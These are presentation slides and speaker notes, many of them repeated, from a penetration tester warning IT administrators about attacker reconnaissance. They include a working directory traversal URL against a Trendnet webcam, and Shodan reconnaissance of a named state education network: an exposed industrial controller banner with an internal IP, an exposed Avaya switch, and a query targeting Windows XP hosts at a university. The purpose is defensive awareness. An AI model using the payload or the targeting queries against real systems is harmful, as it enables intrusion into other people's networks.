

WILLIAM REYOR

Foresite



Through this presentation I aim to give you perspective on the state of the advisories that may wish to steal your information or compromise the computer systems you manage, I will use real examples that I have seen in my travels, and demonstrate tactics and techniques attackers may use to gain useful insights on how best they can compromise your networks, and how little skill this really requires.

WHO AM I?

- Just a guy that does computer things
- William Reyor - google.me
- Curious about computer security
- Mischievous mind
- Fairly good at pen-testing



Through this presentation I aim to give you perspective on the state of the advisories that may wish to steal your information or compromise the computer systems you manage, I will use real examples that I have seen in my travels, and demonstrate tactics and techniques attackers may use to gain useful insights on how best they can compromise your networks, and how little skill this really requires.

DISCLAIMER

- Any opinions expressed are my own
- I have been known to be wrong
- One weekend!



Any opinions expressed are my own

I have been known to be wrong (I'm sure you're smarter than me, but these are my experiences and tactics that have worked for me)

I put this presentation together over this weekend please adjust your expectations accordingly

TWITTER

• @OpticOpticFiber



▶▶ FORESITE

@OpticOpticfiber - I post things here sometimes that I find interesting (My thoughts are my own, I do not represent my employer on twitter)
<pictures of cats>

TWITTER

- @OpticOpticFiber



▶▶ FORESITE


@OpticOpticfiber - I post things here sometimes that I find interesting (My thoughts are my own, I do not represent my employer on twitter)
<pictures of cats>

<This presentation includes homework, included in the bibliography are links to talks by presenters that I follow and are widely recognized in the security industry>

MY BACKGROUND

- Helpdesk
- Network admin
- Exchange Admin
- Consultant managing server migrations
- Enter into security
- Penetration testing and reporting
- External vulnerability testing
- Directed security operations at Xerox PARC





But...

I spent my childhood on IRC getting myself banned from multiple ISP's, participating in "War games", playing with viruses, port scanners, packet generators, and learning about hacker culture in all its various parts. Everything new, is very old to me. <Examples of LAND, Ping of death, Back Orifice, stubs, crypts, packers>

I have however noticed that the game has changed - What used to be kids playing around with computers has been operationalized into a multitude of extremes. <refine / reword>

Anonymous - The banner under an operationalized, loosely connected, group of people who identify with one another. Instead of a what used to be a gang Internet miscreants has developed into an organization which focuses on messaging, marketing, and tactics and techniques to carry out what I would classify are acts of internet terrorism. <Expand this slide>

Organized Crime - The tactics and techniques used by hackers have been refined, marketed, and packaged and sold. Services such as hackers for hire, malware, distributed denial of service, and the buying and selling of information such as PII, and credit card dump. <expand and give examples>

Nation States - Imagine an advisory has endless resources to attack your information systems. How do you defend against someone that has a team developing attacks and exploits for software that are completely unknown? Forget the idea of an army of hackers, Imagine a development team who's sole purpose it is to design malicious code to silently compromise your network in ways that have never been seen before. <expand and give examples>

I ASSUME YOU...

- Have limited resources
- Run Windows networks with mixed devices
 - Macs
 - Printers
 - Some Unix
- Probably don't segment well





So Lets begin by asking the question...

Do you think you are secure?

Do you limit the number of domain admins you have (1 or 2)

Do you have separate privileged accounts vs every day accounts for administrators?

Do you have a more restrictive password policy for domain

Do you set logon restrictions to prevent domain admin accounts from logging into regular

Do you disable cached credentials on servers?

Do you have service accounts which are domain admins?

Do you ever change the password on these accounts?

Do you vulnerability scan internally?

Do you report progress to your management and hold system and business owners accountable?

Vulnerability scanning is cash cheap but time expensive.


Microsoft security compliance manager

Do you check for vulnerabilities externally?

Do you delegate administrative access rather than giving admins and users everything?

Do you naturally believe people will do the right thing?

Have you ever had a machine you manage infected with a piece of malware?



So Lets begin by asking the question...

Do you think you are secure?

Do you limit the number of domain admins you have (1 or 2)

Do you have separate privileged accounts vs every day accounts for administrators?

Do you have a more restrictive password policy for domain

Do you set logon restrictions to prevent domain admin accounts from logging into regular

Do you disable cached credentials on servers?

Do you have service accounts which are domain admins?

Do you ever change the password on these accounts?

Do you vulnerability scan internally?

Do you report progress to your management and hold system and business owners accountable?

Vulnerability scanning is cash cheap but time expensive.

Microsoft security compliance manager

Do you check for vulnerabilities externally?

Do you delegate administrative access rather than giving admins and users everything?

Do you naturally believe people will do the right thing?

Have you ever had a machine you manage infected with a piece of malware?



So Lets begin by asking the question...

Do you think you are secure?

Do you limit the number of domain admins you have (1 or 2)

Do you have separate privileged accounts vs every day accounts for administrators?

Do you have a more restrictive password policy for domain

Do you set logon restrictions to prevent domain admin accounts from logging into regular

Do you disable cached credentials on servers?

Do you have service accounts which are domain admins?

Do you ever change the password on these accounts?

Do you vulnerability scan internally?

Do you report progress to your management and hold system and business owners accountable?

Vulnerability scanning is cash cheap but time expensive.

Microsoft security compliance manager

Do you check for vulnerabilities externally?

Do you delegate administrative access rather than giving admins and users everything?

Do you naturally believe people will do the right thing?

Have you ever had a machine you manage infected with a piece of malware?

OPERATIONAL SECURITY



WHAT WILL AN ATTACKER DO?

- RECON
- Social Engineering
- Own/Hack/Steal
- Profit



What will an attacker do

RECON


Social engineering

Own /Hack / Steal

Profit

Hackers of any type will always take the path of least resistance

WHERE ARE YOUR WEAKNESSES?



▶▶ FORESITE

ATTACKERS LOOK FOR:

- Your infrastructure management
- Patch
- Antivirus
- OWASP Top 10



As an attacker what would I look for?

Am I going to my most precious resource trying to find a new attack that's not been seen?

NO!

I'm going to profile you and make assumptions about how you manage your internal IT infrastructure

I'm going to see if you're patching

I'm going to see if you have AV

I'm going to see if you are following best practices (OWASP Top 10)




Wait OWASP what?

OWASP is the Open Web Application Security Project!

These folks make wonderful tools to teach and offer guidance on how to secure web applications

You should really listen to them.

I often use their guidance in reverse when attacking applications.



How do I pop most sites externally?

Default credentials (you would be surprised how many organizations never bother to clean up sites).

Carwash story


Weak security questions

(Whats my favorite baseball team)

Software with known security vulnerabilities, publicly pu

Brute force attacks (a surprising number of web applications don't have standard password policies)

Tinkering



How do I pop most sites externally?

Default credentials (you would be surprised how many organizations never bother to clean up sites).

Carwash story

Weak security questions

(Whats my favorite baseball team)

Software with known security vulnerabilities, publicly pu

Brute force attacks (a surprising number of web applications don't have standard password policies)

Tinkering

3 EXAMPLES



▶▶ FORESITE

3 examples of terrible operational security but what might be consider 0Day from actual experience.

Trendnet TV-IP201 Directory Traversal / Authentication Bypass

A friend challenged me to get into the webcam of his small business

A search revealed no open published exploits for the make / model

A nessus vulnerability scan revealed that the web server of the web cam was running go ahead (I could have just grabbed the banner much more silently but I had permission)

Digging deeper this version of the go ahead web server was vulnerable to a directory traversal attack by using encoded “/” characters

Doing 10 minutes of experimentation

I came up with the following: `http://ipaddress ofcamera/..%5C..%5C..%5C..%5C..%5C..%5C/config/tcfg_system.asp`

Took complete control of the camera.

Take away: Internet of things devices are typically poorly secured, and never updated. Do not leave them exposed to the internet without protection unless they are segmented.

Password disclosure in desktop imaging software

A community college i attended was using power quest deploy center (PQDI) where I worked as a lab assistant

Insert a boot disk into a computer

Restart

It reboots into dos, authenticates to a share, and pulls down an image



What would an attacker see if he/she attempted to profile your network externally?

What tools might he or she use?

Can we find indications on the CEN network of similar vulnerabilities using only public information and without actually connecting to any resources.

Why yes we can

SHODAN

AN INTERNET WIDE PORT SCANNER THAT GRABS BANNERS,
AND MAPS SERVICES TO EVERY SINGLE IP ADDRESS

- Its free (sort of)
- It makes profiling a victim trivial
- Oh hey and it's really free for educational institutions



What would an attacker see if he/she attempted to profile your network externally?

What tools might he or she use?

Can we find indications on the CEN network of similar vulnerabilities using only public information and without actually connecting to any resources.

Why yes we can!

What is shodan?

Shodan is an internet wide port scanner that grabs banners, and maps services to every single IP address

Its free (sort of)

It makes profiling a victim trivial

Oh hey and its free really for educational institutions

So what kind of things can I search on?

- city: find devices in a particular city
- country: find devices in a particular country
- geo: you can pass it coordinates
- hostname: find values that match the hostname
- net: search based on an IP or /x CIDR
- os: search based on operating system
- port: find particular ports that are open
- before/after: find results within a timeframe

SHODAN

AN INTERNET WIDE PORT SCANNER THAT GRABS BANNERS,
AND MAPS SERVICES TO EVERY SINGLE IP ADDRESS

SO WHAT KIND OF THINGS CAN I SEARCH ON?

- city: find devices in a particular city
- country: find devices in a particular country
- geo: you can pass it coordinates
- hostname: find values that match the hostname
- net: search based on an IP or /x CIDR
- os: search based on operating system
- port: find particular ports that are open
- before/after: find results within a timeframe



What would an attacker see if he/she attempted to profile your network externally?

What tools might he or she use?

Can we find indications on the CEN network of similar vulnerabilities using only public information and without actually connecting to any resources.

Why yes we can!

What is shodan?

Shodan is an internet wide port scanner that grabs banners, and maps services to every single IP address

Its free (sort of)

It makes profiling a victim trivial

Oh hey and its free really for educational institutions

So what kind of things can I search on?

- city: find devices in a particular city
- country: find devices in a particular country
- geo: you can pass it coordinates
- hostname: find values that match the hostname
- net: search based on an IP or /x CIDR
- os: search based on operating system
- port: find particular ports that are open
- before/after: find results within a timeframe

The screenshot shows the whois.arin.net website interface. The main content area displays search results for 'Connecticut Education Network'. A table lists various customers, each with a small colored bar representing a service or product. To the right, there are four summary sections:

- TOP COUNTRIES:** United States (30)
- TOP SERVICES:** HTTPS (9), HTTP (8), IKE-NAT-T (2), IKE (2), NTP (2)
- TOP ORGANIZATIONS:** State of Connecticut (30)
- TOP PRODUCTS:** Apache httpd (4), Microsoft IIS httpd (3), SonicWALL firewall h... (2), Apache Tomcat/Coyo... (2), Tridium Niagara httpd (1)

The Foresite logo is located in the bottom right corner of the screenshot.

So how might I use this tool?

Visit Arin and search for "Connecticut Education Network"

A quick search of a range and I locate some interesting results

So Tridium Niagara httpd looks interesting

Lets drill in:

- A few google searches later
- <http://www.tridium.com/en/support/products>
- <http://www.tridium.com/en/products-services/niagara4>

So I know this is likely an industrial control of some kind

From the shoran results I also see port 1911 is open on this same particular host

Some quick googling and I find the manual for the tritium product line and its setup of "Fox tunneling"

http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

TOP ORGANIZATIONS	
State of Connecticut	30
TOP PRODUCTS	
Apache httpd	4
Microsoft IIS httpd	3
SonicWALL firewall h...	2
Apache Tomcat/Coyo...	2
Tridium Niagara httpd	1



So how might I use this tool?

Visit Arin and search for "Connecticut Education Network"
A quick search of a range and I locate some interesting results

So Tridium Niagara httpd looks interesting

Lets drill in:

- A few google searches later
- <http://www.tridium.com/en/support/products>
- <http://www.tridium.com/en/products-services/niagara4>

So I know this is likely an industrial control of some kind

From the shoran results I also see port 1911 is open on this same particular host

Some quick googling and I find the manual for the tridium product line and its setup of "Fox tunneling"

http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

A few Google searches later...

<http://www.tridium.com/en/support/products>

<http://www.tridium.com/en/products-services/niagara4>



So I know this is likely an industrial control of some kind

From the Shodan results I also see port 1911 is open on this same particular host

Some quick googling and I find the manual for the tridium product line and its setup of "Fox tunneling"

http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

```
1911
tcp
fox
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:22656
hostName=s:192.168.80.15
hostAddress=s:192.168.80.15
app.name=s:Station
app.version=s:3.8.41
vm.name=s:Java HotSpot(TM) Client VM
vm.version=s:1.5.0_81-b02
os.name=s:QNX
os.version=s:6.4.1
station.name=s:
lang=s:en
timeZone=s:America/New_York;-18000000;3600000;02:00:00.000,wal
l,march,8,on or after,sunday,undefined;02:00:00.000,wall,novem
ber,1,on or after,sunday,undefined
hostId=s:Qnx-NPM6-0000-14B3-74AA
vmUuid=s:11e55c11-298c-5122-0000-00000000bba4
brandId=s:vykon
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
]
authAgentTypeSpecs=s:fox:FoxUsernamePasswordAuthAgent
};;
```

http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

So I know this is likely an industrial control of some kind

From the Shodan results I also see port 1911 is open on this same particular host

Some quick googling and I find the manual for the tridium product line and its setup of "Fox tunneling"

http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

Question: How difficult would it be to exploit this?

We now have an internal IP address

We can see the device is using really outdated java

Reading the manual we can see the devices sole purpose is to proxy traffic into the network

The take away?

Why is this exposed to the public internet?

In all likelihood the vendor pushed to allow this device to be exposed to the internet. It should never have been.

This likely happens more often then you believe.


Empower staff to push back against vendors

ANOTHER EXAMPLE

```
23
tcp
telnet
[?25l[2J[0m[1;1H[2;1H[3;1H      ## ##      ## ## ##      ## ##[4;
1H      ##### ##      ## ##### ##      ## #####[5;1H      ## ## ##
## ## ## ##      ## ## ##[6;1H      ## ## ##      ## ## ## ##
## ## ##[7;1H      ## ## ##      ## ## ##      ## ## ##      ##[8;1H
##      ## ## ## ##      ## ## ## ##      ##[9;1H      ##### ## ##
#### ##### ## ##### ##### ##[10;1H ##### ## ## ##### #####
# ## ## ##### ##[11;1H ##      ## ## ##      ## ## ##
##      ##[12;1H      ##[13;1H
##[14;1H[15;1H[16;1HEnter Ctrl-Y to begin.[18;3H#####
##### [19;3H*** Ethernet Routing Switch 4548GT-PWR [19;63H***[20;3H*** Avaya
***[21;3H*** Copyright (c) 1996-2011, All Rights Reserved      ***[22;3H*** [22;6
3H***[23;3H*** HW:13      FW:5.3.0.3      SW:v5.6.1.052[23;63H***[24;3H#####
##### [?25l
```



- Take away:**
- We know this is very out of date searching avaya documentation
 - https://support.avaya.com/downloads/download-details.action?contentId=C201311252310332060_8&productId=P0610
 - https://support.avaya.com/downloads/download-details.action?contentId=C20134192234575780_3&productId=P0610 (released 2013)
 - Why is telnet turned on?
 - Why is a routing switch exposed to the internet?



Lets get more specific with searching in shodan

Shoran search string: **ASN:AS22742 product:"Apple remote desktop vnc" org:"University of X" os:"Windows XP"**

We found the ASN in ARIN

We know ARD is typically insecure

We know windows XP is unpatched

We know the university is big a network, if we get on the network as an attacker we'll have many options to stay embedded.

Searching on version 6.2 of OpenSSH:

<http://seclists.org/fulldisclosure/2013/Nov/53>

https://www.cvedetails.com/vulnerability-list/vendor_id-120/SSH.html

Reading and digging deeper we find a published exploit

<https://www.exploit-db.com/exploits/23082/>

Searching for exploits for version 2.0 of CUPS

<https://www.exploit-db.com/exploits/23082/>

Google Security Research released details of the attack including a proof of concept

<http://googleprojectzero.blogspot.se/2015/06/owning-internet-printing-case-study-in.html>

Searching on version 6.2 of OpenSSH:

<http://seclists.org/fulldisclosure/2013/Nov/53>

https://www.cvedetails.com/vulnerability-list/vendor_id-120/SSH.html

Published exploit

<https://www.exploit-db.com/exploits/23082/>

Exploits for version 2.0 of CUPS

<https://www.exploit-db.com/exploits/23082/>

Proof of concept

<http://googleprojectzero.blogspot.se/2015/06/owning-internet-printing-case-study-in.html>

Exploits for version 00.3.889 of ARD

<http://lists.apple.com/archives/security-announce/2013/Oct/msg00004.html>



Lets get more specific with searching in shodan

Shoran search string: ASN:AS22742 product:"Apple remote desktop vnc" org:"University of X" os:"Windows XP"

We found the ASN in ARIN

We know ARD is typically insecure

We know windows XP is unpatched

We know the university is big a network, if we get on the network as an attacker we'll have many options to stay embedded.

Searching on version 6.2 of OpenSSH:

<http://seclists.org/fulldisclosure/2013/Nov/53>

https://www.cvedetails.com/vulnerability-list/vendor_id-120/SSH.html

Reading and digging deeper we find a published exploit

<https://www.exploit-db.com/exploits/23082/>

Searching for exploits for version 2.0 of CUPS


<https://www.exploit-db.com/exploits/23082/>

Google Security Research released details of the attack including a proof of concept

<http://googleprojectzero.blogspot.se/2015/06/owning-internet-printing-case-study-in.html>

- CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
